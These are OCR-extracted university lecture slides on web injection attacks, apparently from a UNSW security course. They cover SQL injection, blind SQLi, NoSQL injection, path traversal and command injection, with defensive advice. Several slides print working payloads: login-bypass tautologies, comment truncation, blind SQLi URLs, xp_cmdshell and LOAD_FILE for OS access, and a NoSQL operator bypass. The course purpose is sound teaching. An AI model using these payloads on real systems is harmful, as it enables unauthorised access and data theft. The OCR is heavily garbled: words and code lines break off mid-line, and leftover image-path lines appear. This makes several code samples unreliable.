```
CO                                    c 3
  Magic bf Server
```

A NOTE ON ETHICS / LEGALITY

- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
  - Respect th he university
  - Always abide by the law an regulations
  - Be considerate of others t yone has an equal learning experience
- Always check that you have written permission before performing a security test on a system

PLEASE BE SUPER CAREFUL WHENEVER YOU'RE GENERATING NETWORK TRAFFIC

Recap

Authentication,
Sessi
Acces


Today’s lecture

Don’t e’s Name

Today's lecture

User input → How user input is interpreted → How user ioned


```
mysqli_connect_error());

$id = $_GET['id'];

$id = mysqli_real_escape_string($conn,$id);

$sql = "SELECT * FROM products where ID=".$id;

$result = mysqli_query($conn, $sql);

if (mysqli_num_rows($result) > 0) {
    // output data of each row
    while($row = mysqli_fetch_assoc($result)) {
        echo "ID: ". $row["ID"]. " - Name: ".
$row["name"]. " - Price: ". $row["price"]. "<br>";
```



PROBING FOR VULNS

SQLI 101

```
select * from users where username=‘admin’ and
password=‘hunter2’ limit 1;
```



```
select * from users where use          n’ and
password=‘x’ or ‘x’=‘x’ limit 1;
```


The database engine is not designed to tell the difference between code and data. As discussed - it is generally a bad idea when control and data share the same band.

SQLI IN PRACTICE

SQLI “TELLS”: or 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME=‘x’ OR ‘1’=‘1’;
```


Not all products meet the first condition, but ALL meet the second (1 i ALL records are returned!


```
PRODUCTS (11337 found):
Product 1
Product 2
Product 3...
```

SQLI “TELLS”: and 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME='shirt' AND '1'='1';
```


The SAME legit urned as the uninjected equi condition is still met.

```
PRODUCTS (3 f
  shirt (red)
  shirt (blue)
  shirt (green)
```



```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME='shirt' AND '1'='0';
```

Now, if NO records are now returned, we can be sure our injection is being processed.

SQLI “TELLS”: COMMENTS

```
SELECT * FROM USERS WHERE name='x' -- ' LIMIT 1;
```


Imagine if there is an unfavourable appendix on the end of a query, you ng the relevant DBMS inline com

The above query will then ins cessed like this:

```
SELECT * FROM USERS WHERE name='x';
```

Now, instead of returning one record - will return ALL records that meet the condition in the query.

EXPLORING SQLI

SQLI: FURTHER OS INTERACTION

- SELECT INTO OUTFILE / LOAD DATA INFILE
  - LOAD DATA INFILE 'data.txt' INTO TABLE db2.my_table;
  - SELECT a,b,
    TERMINATED
    TERMINATED
    sult.txt' FIELDS
    D BY '"' LINES
  - SELECT _utf8'Hello world!' LE '/tmp/world';
  - SELECT LOAD_FILE('/tmp/world') AS world;
- exec master.dbo.xp_cmdshell 'dtsrun -E -Sserver1 -N"Export Invoices"'
- that’s right - under certain circumstances you can directly pop a shell on a vulnerable server running MSSQL as the DBMS.

BLIND SQLI

- Blind SQLi is when you can't directly exfiltrate data by selecting it into a column
  - You can make the database do something depending on if a condition
  - "Is the fir d 'a'? If yes, sleep for 5 seconds, other thing"
  - From this exploit primitiv binary search tree.
  - Dump data from the DB via error codes / time delays alone


```
SELECT PRODUCT_COLOR FROM PRODUCTS WHERE PRODUCTID=$PRODUCT
```

BLIND SQLI

- Boolean-Based Blind:

  https://www.example.com/items.php?id=1' and (select 1 from users where (select password from users where username like '<GUESS>%') --

- Time-Based Blind:

  https://www.example.com/items.php?id=1' UNION SELECT IF(SUBSTRING(user_password,1,1) = CHAR(50),BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null) FROM users WHERE user_id = 1;

SQLI IN REST APIS?

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '1
```



```
http://application/apiv3/Users/?          ND '1' LIKE '2
```


generally apis (ESPECIALLY APIs for mobile apps) have little if not no protection against SQLi. these are great targets for testing for SQLi.

WHAT ABOUT NOSQL?


```
db.users.find({username: us          sword:
password});
{ "username": {"$gt": ""}, "password": {"$gt":
  ""} }
```

[DEFENSIVE] PREVENTING SQLI

- SQL Injection comes from the confusion of code and data
- Parameterised queries force the SQL engine to cleanly segregate code and data

DON'T: Construc ing concatenation:

```
c.execute("SELECT * FROM USERS AME = '" +
username + "' AND PASSWORD = '" + "'");
```

Instead, used parameterised queries

```
c.execute("SELECT * FROM USERS WHERE USERNAME = ? AND
PASSWORD = ?", (username, password));
```

[DEFENSIVE] PREVENTING SQLI

- Other methods to prevent SQLi:
  - SQL Escaping: Replace control characters in user input with safe substitutes
  - Stored Pro
  - If nothing allow a whitelist of charact
- Most SQL Libraries for progr ages will have a way to securely execute SQL queries

[DEFENSIVE] REDUCING ATTACK SURFACE

- Application Layer
  - Handle your error messages gracefully
  - Filter user
  - Use paramet[illegible]
- Database Layer
  - Minimise the privilege lev[illegible] database user
  - Prevent arbitrary connections to your database server

tl;dr: trust nothing

THE MAGIC OF SQLMAP

Running this tool is generally not legal, unless you have explicit authorisation to test a target. Be ethical, don't be unethical.

Local File Inclusion DEMO

[DEFENSIVE] PREVENTING PATH TRAVERSAL

- Don’t trust a path provided by the user, it can lead to LFI
- Resolve the final path of the file and ensure it is in a safe directory

DON’T

```
open(userpath,
```

DO

```
UPLOAD_DIR = "/app/uploads/"
if os.path.dirname(os.realpath(os.path.join(UPLOAD_DIR,
userpath)) != UPLOAD_DIR:
    # DIRECTORY TRAVERSAL DETECTED!
    exit()
```

COMMAND INJECTION DEMO

[DEFENSIVE] PREVENTING CMD INJECTION

- Command Injection comes from the confusion of code and data

DON'T


```
os.system("ping
```



DO


```
subprocess.call(["ping", host])
```

Moral of the story

User input → how user input is securely interpret → how user input is secured





WEEK 4 ASSESSMENT

Please call out if you get stuck.

Support one another, your tutors are here to help!

READING MATERIAL (REFERENCE)

- OWASP Input validation cheat sheet
  - https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- Pentester Lab
  - https://pentesterlab.com/ rom_sqli_to_shell
- SQLMap
  - https://github.com/sqlmapproject/sqlmap
- Anatomy of an attack: SQLi to Shell
  - http://resources.infosecinstitute.com/anatomy-of-an-attack-gaining-reverse-shell-from-sql-injection/